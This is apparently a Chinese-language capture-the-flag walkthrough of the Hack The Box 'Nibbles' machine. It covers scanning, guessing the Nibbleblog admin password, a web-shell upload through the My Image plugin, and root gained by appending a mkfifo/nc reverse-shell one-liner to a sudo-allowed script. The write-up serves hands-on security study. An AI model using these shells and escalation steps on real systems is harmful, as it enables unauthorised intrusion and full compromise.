
Nibbles(完成)


```
└──# nmap -sCV 10.10.10.75
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 08:45 PDT
Nmap scan report for 10.10.10.75
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.38 seconds
Y Y
```

一般目錄爆破無資訊，

查看原始碼，有一組目錄







為PHP轉寫


```
┌──(root㉿kali)-[~]
└─# whatweb http://10.10.10.75/nibbleblog/ -a 3
http://10.10.10.75/nibbleblog/ [200 OK] Apache[2.4.18], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
IP[10.10.10.75], JQuery, MetaGenerator[Nibbleblog], PoweredBy[Nibbleblog], Script, Title[Nibbles - Yum yum]
```

找到username



找到一組登入介面




猜測帳密(成功)：

usernmae ： admin

Passwd ： nibbles


以及版本

反彈shell



---

user flag + 有zip文件



提權

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

可能需要在最後多家加提權資料，因為Linux指令，要用Linux反彈

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash 2>&1|nc 10.10.14.3 5555 >/tmp/f" >> monitor.sh
```

```
nibbler@Nibbles:~/personal/stuff# sudo /home/nibbler/personal/stuff/monitor.sh

nibbler@Nibbles:~/personal/stuff#
```


```
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.75] 39776
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

root flag


```
cat root.txt
829f17f47669f26777e6281f29dc4423
```


反彈2版本

在My image可進行檔案上傳反彈



找到此上傳文件位置並執行


Kali Linux 2023
10.10.14.3
1:28
Nibbleblog
Nibbleblog Updater 4.0
Index of /nibbleblog//conten
10.10.10.75/nibbleblog//content/private/plugins/my_image/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Index of /nibbleblog//content/private/plugins/my_image
Name
Last modified
Size
Description
Parent Directory -
db.xml 2024-04-07 11:45 267
image.php 2024-04-07 11:45 20K
Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80


Kali Linux 2023
10.10.14.3
1:29
Nibbleblog
Nibbleblog Updater 4.0
p0wny@shell:~#
10.10.10.75/nibbleblog//content/private/plugins/my_image/image.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
nibbler@Nibbles:…/plugins/my_image# whami
sh: 1: whami: not found
nibbler@Nibbles:…/plugins/my_image# whoami
nibbler
nibbler@Nibbles:…/plugins/my_image# id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
nibbler@Nibbles:…/plugins/my_image# uname -a
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
nibbler@Nibbles:…/plugins/my_image#